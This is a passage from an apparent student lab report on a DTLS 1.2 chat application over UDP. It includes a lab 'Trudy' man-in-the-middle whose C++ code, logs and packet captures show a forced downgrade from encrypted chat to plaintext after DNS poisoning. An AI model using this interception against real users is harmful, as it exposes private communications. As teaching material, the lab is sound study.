#### 5. For Reliable communication we first un-block the socket using this function, when the socket is in the non-blocking mode the functions like read (), write (), connect (), do not wait for the operations to complete and will return immediately which in turn keeps our code running.

```
int unBlockSocket()
{
    int flags = fcntl(sockfd, F_GETFL, 0);
    if (flags == -1)
    {
        cout << "Error in making the socket non blocking\n Err :: Flag = -1\n";
        perror("fcntl");
        return -1;
    }

    if (fcntl(sockfd, F_SETFL, flags | O_NONBLOCK) == -1)
    {
        cout << "Error in making the socket non blocking\n Err :: fcntl failed to set the new flag!\n";
        perror("fcntl");
        return -1;
    }

    return 0;
}
```

This function does the following

- First it will take the file status flag from fcntl function associated with the socket file descriptor(sockfd).
- Then it will check whether the flag is -1 or not.

- c. If it is not -1 then it will set **O\_NONBLOCK** flag to the current socket file descriptor.

## 6. This is how SSL handshake will work on the client side

```
int erprint = 0;

if (workAsClient == true)
{
    int res = 0;
    int ub = -1;
    while (res <= 0)
    {
        while (ub == -1)
        {
            ub = unBlockSocket();
        }

        res = SSL_connect(ssl);

        if (res <= 0)
        {

            ERR_print_errors_fp(stderr);

            int error = SSL_get_error(ssl, res);
            if (erprint == 0)
                cout << "Reconnecting...";

            erprint = (erprint + 1) % 50000;
        }
    }
    cout << "\n\n";
}
```

- a. We will keep calling `unBlockSocket()`, until the socket unblocks.
- b. Then we will try to connect to the server using `SSL_connect()`, now if we get `res <= 0`, it means that connection failed so it will go back into the loop and will try to connect it again to the sever
- c. As it connects to the server it will get out of the loop.

## 7. This is how SSL handshake works on server side.

```
while (res <= 0)
{
    res = DTLSv1_listen(ssl, (BIO_ADDR *)&addr);
    if (res < 0)
    {
        cout << "Error in connecting to Client Retrying...";
        ERR_print_errors_fp(stderr);
        continue;
    }

    SSL_SESSION *session = SSL_get_session(ssl);

    while (true)
    {
        while (ub == -1)
        {
            ub = unBlockSocket();
        }

        int resa = SSL_accept(ssl);
        if (resa > 0)
            break;
        if (resa <= 0)
        {
            cout << "Problem in SSL Accept! Retrying..." << endl;
            continue;
        }
    }
}
```

- a. The server will keep listening and if any error comes during listening, then it will go back in loop and listen again.
- b. We will keep calling unBlockSocket(), until the socket unblocks.
- c. Then the server will accept a connection and if there is any problem in accepting the connection then it will go in accept mode again.
- d. If the accept connection is successful, then it will exit the loop.

## 8. Handling packet loss in initial messages on server side.

Here we are working inside the loop with condition as both **handshake** and **timewait** should be true to end the loop. Basically, we in server side we must receive 2 message **chat\_hello** and **chat\_START\_SSL**. After receiving **chat\_hello** server will reply with **chat\_reply\_ok** and after getting **chat\_START\_SSL** server will reply **chat\_START\_SSL\_ACK** and set handshake as true. Then in the next iteration since handshake will be true so code will go into if condition and socket will be configured to listen for 10 sec so that if

another message comes client server should listen it and process it. Once time wait is true it will come out of the loop.

```
while (!handShake || !timewait)
{
    if (handShake)
    {
        // cout << "TIMEWAIT>>\n";
        timewait_handshake.tv_sec = 10;
        timewait_handshake.tv_usec = 0;

        if (setsockopt(sockfd, SOL_SOCKET, SO_RCVTIMEO, (char *)&timewait_handshake, sizeof(timewait_handshake)) < 0)
        {
            std::cerr << "Error setting timeout\n";
            close(sockfd);
            return;
        }

        clientMssg = recvMessage(false);
        timewait = true;
    }

    clientMssg = recvMessage(true);

    if (clientMssg == "chat_hello")
    {
        sendMessage("chat_reply_ok");
    }

    if (clientMssg == "chat_START_SSL")
    {
        sendMessage("chat_START_SSL_ACK");
        handShake = true;
    }
}
```

## 9. Handling packet loss in initial messages on client side.

Client has to send 2 initial messages **chat\_hello** and **chat\_START\_SSL** so here after sending each message we are waiting to receive some response from server and according to server side as we have seen we are sending **chat\_REPLY\_OK** and **chat\_START\_SSL\_ACK** respectively after receiving these messages.

```

string serverMessage = "";
while (serverMessage == "")
{
    sendMessage("chat_hello");
    serverMessage = recvMessage(true);
    cout << endl;
}

serverMessage = "";

while (serverMessage == "")
{
    sendMessage("chat_START_SSL");
    serverMessage = recvMessage(true);
    cout << endl;
}

```

## Q. Compare and Contrast DTLSv 1.2 Handshake with TLSv 1.2 handshake

### Similarity between DTLS 1.2 and TLS 1.2 handshake.

Similarity between DTLSv1.2 Handshake and TLSv1.2 Handshake.

1. **Security Goals:** Both DTLS 1.2 and TLS 1.2 aim to establish secure end-to-end connection between client and server, ensuring confidentiality, integrity, authenticity of Data transmission.

2. **Message flow:** The message flow in both is the same. Both protocols follow a similar pattern to establish a secure and authenticated connection between the client and server.

- ClientHello
- ServerHello
- Certificate Exchange
- ServerKeyExchange
- ClientKeyExchange
- Finished Message exchange
- Session Establishment

3. **Verify Authenticity:** During handshake both protocols negotiate cryptographic parameters, exchange keys and certificates. Both protocols verify the identity and authenticity of the communicating

parties. These certificates are used to verify the identities of the communicating parties and establish trust in their authenticity.

4. **Key exchange:** Both protocols facilitate the exchange of cryptographic keys during the handshake to establish a secure connection. This key exchange is essential for enabling encryption and integrity protection of the data transmitted between the client and server.

5. **Cipher suites:** Both support cipher suites, which are combinations of cryptographic algorithms used for securing communication. During the handshake, both protocols negotiate and agree upon a cipher suite to use for encrypting and protecting data exchanged between the client and server.

## Difference between DTLSv1.2 and TLSv1.2 handshake.


Criteria	DTLS 1.2	TLS 1.2
<b>Underlying Transport layer protocol</b>	DTLS (Datagram Transport Layer Security) is designed for datagram protocols like UDP, which are unreliable and may suffer from packet loss, reordering, or duplication.	TLS (Transport Layer Security) typically operates over reliable stream-oriented protocols like TCP, ensuring in-order and error-free delivery.
<b>Time to establish</b>	Since DTLS 1.2 is established over UDP, time for establishing reliable connection is saved. So, handshake is faster in DTLS	Since TLS 1.2 is established over TCP, it establishes reliable handshake and for that it requires at least 1 RTT time. So, it takes more time to establish connection in TLS 1.2
<b>Reliability Handling</b>	DTLS 1.2 includes mechanisms to handle unreliability in the underlying transport protocol, such as retransmissions and acknowledgment mechanisms during handshake.	TLS 1.2 assumes reliability provided by TCP, so it doesn't include specific mechanisms for handling packet loss or reordering during the handshake.
<b>Record Layer</b>	DTLS 1.2 uses records that can be sent entirely or not.	TLS 1.2 divides data into multiple chunks transparently to applications
<b>Replay Detection</b>	Replay Detection is an optional feature of DTLS 1.2.	Replay Detection is a required feature of TLS 1.2.
<b>IP Spoofing Protection</b>	DTLS 1.2 uses cookies to prevent IP spoofing, allowing communication without revealing the real IP address.	TLS 1.2 relies on the established TCP handshake, making IP spoofing more difficult.

# Task 3


Flowchart For Client Server



Flowchart for




Flowchart for Trudy:




## Steps:

1. Starting Containers of Alice, Bob, trudy



2. Now doing DNS poisoning from the VM



### 3. Now Running Server at Bob and Trudy

The image shows three terminal windows. The top-left window is titled 'ubuntu@cs6903-0:~' and contains the command 'root@alice1:~'. The top-right window is titled 'root@bob1:~' and contains the command 'root@bob1:~# ./scl -s'. The bottom window is titled 'root@trudy1:~' and contains the command 'root@trudy1:~# ./scl -d alice1 bob1'. The output from the top-right window shows the server starting up, creating a socket, and binding it to port 8080. The output from the bottom window shows Trudy intercepting Alice and Bob's connection.

```
ubuntu@cs6903-0:~ root@alice1:~ root@bob1:~# ./scl -s
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
SERVER SIDE...
Socket successfully binded!!!
Server Listening on PORT : 8080
root@trudy1:~# ./scl -d alice1 bob1
xxxxxx Someone is listing your chit-chat xxxxxx
Trudy is will listen to all your chat...
Sockets are created successfully!!!
Intercepting alice1 and bob1...
```

### 4. Now Connecting Alice with Bob

The image shows three terminal windows. The top-left window is titled 'ubuntu@cs6903-0:~' and contains the command 'root@alice1:~# ./scl -c bob1'. The top-right window is titled 'root@bob1:~# ./scl -s' and shows the server side starting up. The bottom window is titled 'root@trudy1:~' and shows Trudy intercepting the connection between Alice and Bob, forwarding messages, and handling SSL negotiations.

```
ubuntu@cs6903-0:~ root@alice1:~ root@bob1:~# ./scl -s
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
SERVER SIDE...
Socket successfully binded!!!
Server Listening on PORT : 8080
Message received from client: chat_hello
Message send from client: chat_reply_ok
Message send from client: chat_START_SSL
Message received from server: chat_START_SSL_NOT_SUPPORTED
Enter your message :

root@trudy1:~
Trudy is will listen to all your chat...
Sockets are created successfully!!!
Intercepting alice1 and bob1...
Message received from client and Forwarding to server: chat_hello
Message received from server and Forwarding to Client: chat_reply_ok

Message received from client and Forwarding to server: chat_START_SSL
Sending Downgrade Message to Client...
```

## 5. Now Alice and Bob start chatting, and Trudy will now start intercepting

```

root@alice1:~# ./sci -c bob1
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
CLIENT SIDE...
Message send from client: chat_hello
Message received from server: chat_reply_ok
Message send from client: chat_START_SSL
Message received from server: chat_START_SSL_NOT_SUPPORTED
Enter your message : Hello Bob
Message received from server: Hello Alice
Enter your message : No body can read our private chat
Message received from server: Yes Alice
Enter your message : chat_close
Closing connection...
root@alice1:~

root@bob1:~# ./sci -s
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
SERVER SIDE...
Socket successfully binded!!!
Server Listening on PORT : 8080
Message received from client: chat_hello
Message received from client: Hello Bob
Enter your message : Hello Alice
Message received from client: No body can read our private chat
Enter your message : Yes Alice
Message received from client: chat_close
Clients Wants to close connection!
Closing Connection...
Connection Closed!
root@bob1:~

root@trudy1:~#
Message received from client and forwaring to server: chat_START_SSL
Sending Downgrade Message to Client...
Message received from client and forwaring to server: Hello Bob
Message received from server and forwaring to client: Hello Alice

Message received from client and forwaring to server: No body can read our private chat
Message received from server and forwaring to client: Yes Alice

Message received from client and forwaring to server: chat_close
Client is closing connection...
root@trudy1:~#

```

## 6. There are two sockets in Trudy

- a. Client\_socket : which talks with the client
- b. Server\_socket: which talks with the server

```

// Client socket will talk to client(Alice)
// Server socket will talk to Server(Bob)
cout << "\nTrudy is will listen to all your chat...\n\n";
int client_sock, server_sock;
socklen_t client_len, server_len;
char buffer[MAX];
struct sockaddr_in client_addr, server_addr;

// Create UDP socket for Alice
if ((client_sock = socket(AF_INET, SOCK_DGRAM, 0)) < 0)
    printf("ERROR opening socket for Alice");

// Create UDP socket for server
if ((server_sock = socket(AF_INET, SOCK_DGRAM, 0)) < 0)
    printf("ERROR opening socket for server");

cout << "Sockets are created successfully!!!\n";

// Initialize Alice address
memset((char *)&client_addr, 0, sizeof(client_addr));
client_addr.sin_family = AF_INET;
client_addr.sin_addr.s_addr = htonl(INADDR_ANY);
client_addr.sin_port = htons(DEFAULT_PORT);

// Initialize server address
memset((char *)&server_addr, 0, sizeof(server_addr));
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(DEFAULT_PORT);

struct hostent *host_info = gethostbyname("server");
bcopy((char *)host_info->h_addr, (char *)&server_addr.sin_addr.s_addr, host_info->h_length);

// Bind the Alice socket
if (bind(client_sock, (struct sockaddr *)&client_addr, sizeof(client_addr)) < 0)
    printf("ERROR on binding CLIENT socket\n");

cout << "\nIntercepting " << client << " and " << server << "...\\n\\n";

```

## 7. This is the heart of the Trudy code

```
client_len = sizeof(client_addr);
memset(buffer, 0, MAX);

int n = recvfrom(client_sock, (char *)buffer, MAX, MSG_WAITALL, (struct sockaddr *)&client_addr, &client_len);
if (n < 0)
{
    printf("ERROR in receiving from from Alice");
}
buffer[n] = '\0';

cout << "Message received from client and forwarding to server: " << buffer << endl;

if (strcmp(buffer, "chat_START_SSL") == 0)
{
    fillBuffer(buffer, "chat_START_SSL_NOT_SUPPORTED");
    client_len = sizeof(client_addr);
    cout << "Sending Downgrade Message to Client...\n\n";

    if (sendto(client_sock, buffer, strlen(buffer), 0, (struct sockaddr *)&client_addr, client_len) < 0)
        printf("ERROR in sending to Alice");
    continue;
}

server_len = sizeof(server_addr);
if (sendto(server_sock, buffer, strlen(buffer), 0, (struct sockaddr *)&server_addr, server_len) < 0)
    printf("ERROR in sending to server");

if (strcmp(buffer, "chat_close") == 0)
{
    cout << "Client is closing connection...\n";
    break;
}

// Receive response from server
memset(buffer, 0, MAX);
n = recvfrom(server_sock, buffer, MAX, 0, (struct sockaddr *)&server_addr, &server_len);
if ([n < 0]
{
    printf("ERROR in receiving from server");
}
buffer[n] = '\0';
cout << "Message received from server and forwarding to client: " << buffer << endl;

// Forward response from server to Alice
client_len = sizeof(client_addr);
if (sendto(client_sock, buffer, strlen(buffer), 0, (struct sockaddr *)&client_addr, client_len) < 0)
    printf("ERROR in sending to client");

if (strcmp(buffer, "chat_close") == 0)
{
    cout << "Server is closing connection...\n";
    break;
}
cout << "\n\n";
```

Here

- Trudy will receive the message from the client and then check whether it is **chat\_START\_SSL** or not, if not then it will simply send the message to the server.

- b. But if the message was **chat\_START\_SSL**, then it will send **chat\_START\_SSL\_NOT\_SUPPORTED** to client, and continue the loop means it will be again in the receiving state.
- c. After that client and server will now talk in degraded mode

## 8. This is the code snippet from the server side

```

if (downgradeServer == true)
{
    bool loop = true;
    while (loop == true)
    {
        cout << "Enter your message : ";
        string userInput;
        getline(cin, userInput);

        while (userInput == "")
            ;

        sendMessage(userInput);
        if (userInput == "chat_close")
        {
            cout << "Closing connection...\\n\\n";
            break;
        }

        string clientMessage = recvMessage(true);
        // cout << "\\nClient Message : " << clientMessage << endl;

        if (clientMessage == "chat_close")
        {
            cout << "Clients Wants to close connection!\\n\\nClosing Connection...";
            break;
        }
    }
}
else
{
    cout << "Message send from server: chat_START_SSL_ACK" << endl;
    sendMessage("chat_START_SSL_ACK");

    // Initializing OpenSSL
    cout << "\\nInitializing Openssl... \\n";
    initializeOpenSSL();
}

```

Here what's happening is if the **downgradeServer** is true then server will now send messages in UDP plain text else it will continue with SSL handshake and send messages through DTLSv 1.2.

## 9. Similarly on the client side we are handling downgrading situation

```

if (downgradeClient)
{
    bool loop = true;
    while (loop == true)
    {
        cout << "Enter your message : ";
        string userInput;

        getline(cin, userInput);

        while (userInput == "")
            ;

        sendMessage(userInput);
        if (userInput == "chat_close")
        {
            cout << "Closing connection... \n";
            break;
        }

        string serverResponse = recvMessage(true);
        // cout << "\nServer Response : " << serverResponse << endl;

        if (serverResponse == "chat_close")
        {
            cout << "Server Wants to close connection!\n\nClosing Connection... \n";
            break;
        }
    }
}
else
{
    // Initializing OpenSSL
    cout << "\nInitializing Openssl... \n";
    initializeOpenSSL();
}

```

If the client is downgraded, then it will send messages in UDP plain text.

10. Now we are checking this downgrading while receiving the messages

a. Client

Side

```

if (ret == "chat_START_SSL_NOT_SUPPORTED")
{
    downgradeClient = true;
}

```

## b. Server

Side

```
        }
        if (ret == "chat_START_SSL")
        {
            downgradeServer = false;
        }
```

where **ret** is the message from the other party.

## 11. We can see the same thing in Wireshark also on the Trudy side

### a. First Trudy receives a message from Alice: Hello

Bob

15 8.864510	172.31.0.2	172.31.0.4	UDP	51 52531 → 8080 Len=9	
16 8.864713	172.31.0.4	172.31.0.3	UDP	51 44457 → 8080 Len=9	
17 18.847492	172.31.0.3	172.31.0.4	UDP	53 8080 → 44457 Len=11	
18 18.847555	172.31.0.4	172.31.0.2	UDP	53 8080 → 52531 Len=11	
19 33.953386	172.31.0.1	172.31.0.4	UDP	75 52531 → 8080 Len=33	
20 33.953619	172.31.0.4	172.31.0.3	UDP	75 44457 → 8080 Len=33	
21 44.228932	172.31.0.3	172.31.0.4	UDP	51 8080 → 44457 Len=9	
22 44.229128	172.31.0.4	172.31.0.2	UDP	51 8080 → 52531 Len=9	
23 49.348086	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 Who has 172.31.0.2? Tell 172.31.0.4	
24 49.348342	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42 172.31.0.2 is at 00:16:3e:ae:c3:fd	
25 51.144940	172.31.0.2	172.31.0.4	UDP	52 52531 → 8080 Len=10	
26 51.145248	172.31.0.4	172.31.0.3	UDP	52 44457 → 8080 Len=10	
27 56.266153	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42 Who has 172.31.0.3? Tell 172.31.0.4	
28 56.266894	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42 Who has 172.31.0.4? Tell 172.31.0.2	
29 56.266905	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42 172.31.0.3 is at 00:16:3e:d2:a2:f0	
30 56.266917	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 172.31.0.4 is at 00:16:3e:3d:17:94	

> Frame 15: 51 bytes on wire (408 bits), 51 bytes captured (408 bits)					
> Ethernet II, Src: Xensourc_ae:c3:fd (00:16:3e:ae:c3:fd), Dst: Xensourc_3d:17:94 (00:16:3e:3d:17:94)					
> Internet Protocol Version 4, Src: 172.31.0.2, Dst: 172.31.0.4					
> User Datagram Protocol, Src Port: 52531, Dst Port: 8080					
- Data (9 bytes)					
Data: 48656c6c6f20426f62					
[Length: 9]					

0000 00 16 3e 3d 17 94 00 16 3e ae c3 fd 08 00 45 00 .>=... >....E-
0010 00 25 91 e6 40 00 40 11 50 9d ac 1f 00 02 ac 1f % - @ @ P.....
0020 00 04 cd 33 1f 90 00 11 58 67 48 65 6c 6c 6f 20 ..-3....XgHello
0030 42 6f 02 Bob

### b. Now Trudy will send this message to

Bob

15 8.864510	172.31.0.2	172.31.0.4	UDP	51 52531 → 8080 Len=9	
16 8.864713	172.31.0.4	172.31.0.3	UDP	51 44457 → 8080 Len=9	
17 18.847492	172.31.0.3	172.31.0.4	UDP	53 8080 → 44457 Len=11	
18 18.847555	172.31.0.4	172.31.0.2	UDP	53 8080 → 52531 Len=11	
19 33.953386	172.31.0.1	172.31.0.4	UDP	75 52531 → 8080 Len=33	
20 33.953619	172.31.0.4	172.31.0.3	UDP	75 44457 → 8080 Len=33	
21 44.228932	172.31.0.3	172.31.0.4	UDP	51 8080 → 44457 Len=9	
22 44.229128	172.31.0.4	172.31.0.2	UDP	51 8080 → 52531 Len=9	
23 49.348086	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 Who has 172.31.0.2? Tell 172.31.0.4	
24 49.348342	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42 172.31.0.2 is at 00:16:3e:ae:c3:fd	
25 51.144940	172.31.0.2	172.31.0.4	UDP	52 52531 → 8080 Len=10	
26 51.145248	172.31.0.4	172.31.0.3	UDP	52 44457 → 8080 Len=10	
27 56.266153	Xensourc_3d:17:94	Xensourc_d2:a2:f0	ARP	42 Who has 172.31.0.3? Tell 172.31.0.4	
28 56.266894	Xensourc_ae:c3:fd	Xensourc_3d:17:94	ARP	42 Who has 172.31.0.4? Tell 172.31.0.2	
29 56.266905	Xensourc_d2:a2:f0	Xensourc_3d:17:94	ARP	42 172.31.0.3 is at 00:16:3e:d2:a2:f0	
30 56.266917	Xensourc_3d:17:94	Xensourc_ae:c3:fd	ARP	42 172.31.0.4 is at 00:16:3e:3d:17:94	

> Frame 16: 51 bytes on wire (408 bits), 51 bytes captured (408 bits)					
> Ethernet II, Src: Xensourc_3d:17:94 (00:16:3e:3d:17:94), Dst: Xensourc_d2:a2:f0 (00:16:3e:d2:a2:f0)					
> Internet Protocol Version 4, Src: 172.31.0.4, Dst: 172.31.0.3					
> User Datagram Protocol, Src Port: 44457, Dst Port: 8080					
- Data (9 bytes)					
Data: 48656c6c6f20426f62					
[Length: 9]					

0000 00 16 3e d2 f0 00 16 3e 3d 17 94 00 45 00 .>.... >....E-
0010 00 25 91 e6 40 00 40 11 c4 26 ac 1f 00 04 ac 1f % - @ @ P.....
0020 00 03 ad a9 ff 90 00 11 58 68 48 65 6c 6c 6f 20 ..-3....XgHello
0030 42 6f 02 Bob

